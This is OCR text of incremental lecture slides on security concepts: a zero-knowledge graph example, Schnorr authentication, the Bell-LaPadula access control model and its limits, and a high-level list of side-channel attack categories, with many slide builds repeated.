
ZK: an example (with no math)

The GSM problem: ZK Proving 3 – Challenge



ZK: an example (with no math)

The GSM problem: ZK Proving 3 – Challenge



ZK: an example (with no math)

The GSM problem

Verifier's strategy:

- If an edge is incorrect, the prover is a liar
- If an edge is correct, he may not lie. Try again.

ZK: an example (with no math)

The GSM problem

Verifier's strategy:

- If an edge is incorrect, the prover is a liar
- If an edge is correct, he may not lie. Try again.

If there are m edges and n valid trials, the probability that P lies is

ZK: an example (with no math)

The GSM problem

Verifier's strategy:

- If an edge is incorrect, the prover is a liar
- If an edge is correct, he may not lie. Try again.

If there are m edges and n valid trials, the probability that P lies is

$$\left(1 - \frac{1}{m}\right)^{nm} \simeq \exp(-n)$$

ZK: an example (with no math)

The GSM problem

Verifier's strategy:

- If an edge is incorrect, the prover is a liar
- If an edge is correct, he may not lie. Try again.

If there are m edges and n valid trials, the probability that P lies is

$$\left(1 - \frac{1}{m}\right)^{nm} \simeq \exp(-n)$$

- V knows that P knows with huge probability.

ZK: an example (with no math)

The GSM problem

Verifier's strategy:

- If an edge is incorrect, the prover is a liar
- If an edge is correct, he may not lie. Try again.

If there are m edges and n valid trials, the probability that P lies is

$$\left(1 - \frac{1}{m}\right)^{nm} \simeq \exp(-n)$$

- V knows that P knows with huge probability.
- V learnt *nothing* about what P knows.

ZK: an example (with no math)

The GSM problem

Verifier's strategy:

- If an edge is incorrect, the prover is a liar
- If an edge is correct, he may not lie. Try again.

If there are m edges and n valid trials, the probability that P lies is

$$\left(1 - \frac{1}{m}\right)^{nm} \simeq \exp(-n)$$

- V knows that P knows with huge probability.
- V learnt *nothing* about what P knows.

ZK: an example (with no math)

The GSM problem

Verifier's strategy:

- If an edge is incorrect, the prover is a liar
- If an edge is correct, he may not lie. Try again.

If there are m edges and n valid trials, the probability that P lies is

$$\left(1 - \frac{1}{m}\right)^{nm} \simeq \exp(-n)$$

- V knows that P knows with huge probability.
- V learnt *nothing* about what P knows.

Play with it:
`http://web.mit.edu/~ezyang/Public/graph/svg.html`

ZK: an example (with math)

Schnorr ZK authentication protocol

P claims to know x such that $y = g^x$.

- Commitment: P chooses random $r \in \mathbb{Z}_q$ and sends $t = g^r$
- Challenge: V chooses random $c \in \mathbb{Z}_q$ and sends it to P.
- Response: P sends $s = r + xc \bmod q$.
- Verfication: V checks that $g^s = ty^c$.

ZK: an example (with math)

Schnorr ZK authentication protocol

P claims to know x such that $y = g^x$.

- Commitment: P chooses random $r \in \mathbb{Z}_q$ and sends $t = g^r$
- Challenge: V chooses random $c \in \mathbb{Z}_q$ and sends it to P.
- Response: P sends $s = r + xc \bmod q$.
- Verfication: V checks that $g^s = ty^c$.

Note: any ZK proof can be turned into a signature.

Table of Contents

The Bell-LaPadula Model

The archetypical Access Control

The Bell-LaPadula Model

The archetypical Access Control

- L (MLS lattice) e.g.:

  $$\text{unclassified} < \text{classified} < \text{secret} < \text{top secret}$$

The Bell-LaPadula Model

The archetypical Access Control

- L (MLS lattice) e.g.:

  $$\text{unclassified} < \text{classified} < \text{secret} < \text{top secret}$$

- O (objects with classification), S (subjects with clearance), A (operations, e.g.: r, w, x)

The Bell-LaPadula Model

The archetypical Access Control

- L (MLS lattice) e.g.:

  $$\text{unclassified} < \text{classified} < \text{secret} < \text{top secret}$$

- O (objects with classification), S (subjects with clearance), A (operations, e.g.: r, w, x)
- **Key idea:** "Good" state + "valid" operation $\Rightarrow$ "Good" state.

The Bell-LaPadula Model

Valid operations

The Bell-LaPadula Model

Valid operations

- *no read-up*: a subject can only read *lower*-level objects ;

The Bell-LaPadula Model

Valid operations

- *no read-up*: a subject can only read *lower*-level objects ;
- *no write down*: a subject can only write objects to *higher* levels

The Bell-LaPadula Model

Valid operations

- *no read-up*: a subject can only read *lower*-level objects ;
- *no write down*: a subject can only write objects to *higher* levels

Bell, LaPadula, Schell for the U.S. Department of Defense (DoD).

The Bell-LaPadula Model

Valid operations

- *no read-up*: a subject can only read *lower*-level objects ;
- *no write down*: a subject can only write objects to *higher* levels

Bell, LaPadula, Schell for the U.S. Department of Defense (DoD).

Does the job?

The Bell-LaPadula Model

Some limitations...

The Bell-LaPadula Model

Some limitations...

- Integrity, availability... not taken into account

The Bell-LaPadula Model

Some limitations...

- Integrity, availability... not taken into account
- Assumes security clearance and classification does not change

The Bell-LaPadula Model

Some limitations...

- Integrity, availability... not taken into account
- Assumes security clearance and classification does not change
- No clear separation between mechanism and policy

The Bell-LaPadula Model

Some limitations...

- Integrity, availability... not taken into account
- Assumes security clearance and classification does not change
- No clear separation between mechanism and policy
- Assumes that a state with no confidentiality is a “good” state

The Bell-LaPadula Model

Some limitations...

- Integrity, availability... not taken into account
- Assumes security clearance and classification does not change
- No clear separation between mechanism and policy
- Assumes that a state with no confidentiality is a “good” state
- Top-secret attractor, unless exceptions introduced

The Bell-LaPadula Model

Some limitations...

- Integrity, availability... not taken into account
- Assumes security clearance and classification does not change
- No clear separation between mechanism and policy
- Assumes that a state with no confidentiality is a “good” state
- Top-secret attractor, unless exceptions introduced
- Worst of all: doesn’t even do the job about confidentiality...

The Bell-LaPadula Model

Some limitations...

- Integrity, availability... not taken into account
- Assumes security clearance and classification does not change
- No clear separation between mechanism and policy
- Assumes that a state with no confidentiality is a "good" state
- Top-secret attractor, unless exceptions introduced
- Worst of all: doesn't even do the job about confidentiality...

Do you see why?

Hidden channels, and side channels

There is a *hidden* channel in the BLP model.

Hidden channels, and side channels

There is a *hidden* channel in the BLP model.
Worse: there is no *provable* way around it in general (Shannon, Turing).

Hidden channels, and side channels

There is a *hidden* channel in the BLP model.
Worse: there is no *provable* way around it in general (Shannon, Turing).
Dilemma: *expressive* AC *vs. correct* AC.

Hidden channels, and side channels

There is a *hidden* channel in the BLP model.
Worse: there is no *provable* way around it in general (Shannon, Turing).
Dilemma: *expressive* AC *vs. correct* AC.

Question: can *information flow* be blocked?

Hidden channels, and side channels

There is a *hidden* channel in the BLP model.
Worse: there is no *provable* way around it in general (Shannon, Turing).
Dilemma: *expressive* AC *vs. correct* AC.

Question: can *information flow* be blocked? Can it be blocked selectively ?

Hidden channels, and side channels

There is a *hidden* channel in the BLP model.
Worse: there is no *provable* way around it in general (Shannon, Turing).
Dilemma: *expressive* AC *vs. correct* AC.

Question: can *information flow* be blocked? Can it be blocked selectively ?

Side channel analysis and attacks are a very active research topic!

Hidden channels, and side channels

There is a *hidden* channel in the BLP model.
Worse: there is no *provable* way around it in general (Shannon, Turing).
Dilemma: *expressive* AC *vs. correct* AC.

Question: can *information flow* be blocked? Can it be blocked selectively ?

Side channel analysis and attacks are a very active research topic!

- Power analysis, heat dissipation, noise...
- Fault injection, radio emissions, cache attacks, CPU load attack...
- Timing attacks, optical attacks...

Key idea: target implementation, not specification.